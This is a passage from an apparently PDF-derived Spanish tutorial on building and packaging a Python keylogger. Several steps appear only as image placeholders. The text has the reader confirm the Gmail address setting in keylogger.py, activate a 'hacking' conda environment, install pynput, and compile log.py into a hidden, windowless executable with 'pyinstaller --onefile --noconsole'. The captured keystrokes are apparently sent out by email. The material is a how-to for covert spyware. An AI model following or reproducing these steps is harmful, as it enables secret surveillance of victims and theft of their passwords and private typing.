


Finalmente guardamos y cerramos, al final abrimos el archivo keylogger.py y verificamos que tenga la opción de gmail.com en la línea de validación del correo.




### 3. Empaquetamos el archivo ejecutable:


4. Ahora abrimos el CMD y activamos el entorno de python2 con el siguiente comando: **conda activate hacking** (para este paso en la carpeta “documentos” esta anaconda3 debe realizar su Instalación)




Ahora instalamos la herramienta: **pip install pyngput==1.1.6**




Ahora entramos a la ruta donde están los archivos “Keylogger.py” y “log.py”





Seguidamente aplicamos el comando: **pyinstaller --onefile --noconsole log.py**




Luego se crearán 2 carpetas y 1 archivo en el escritorio, entramos a la carpeta dist.




Y arrastramos el archivo log al escritorio de Windows.





Ahora para probar, asegúrate primero estar en tu Gmail.



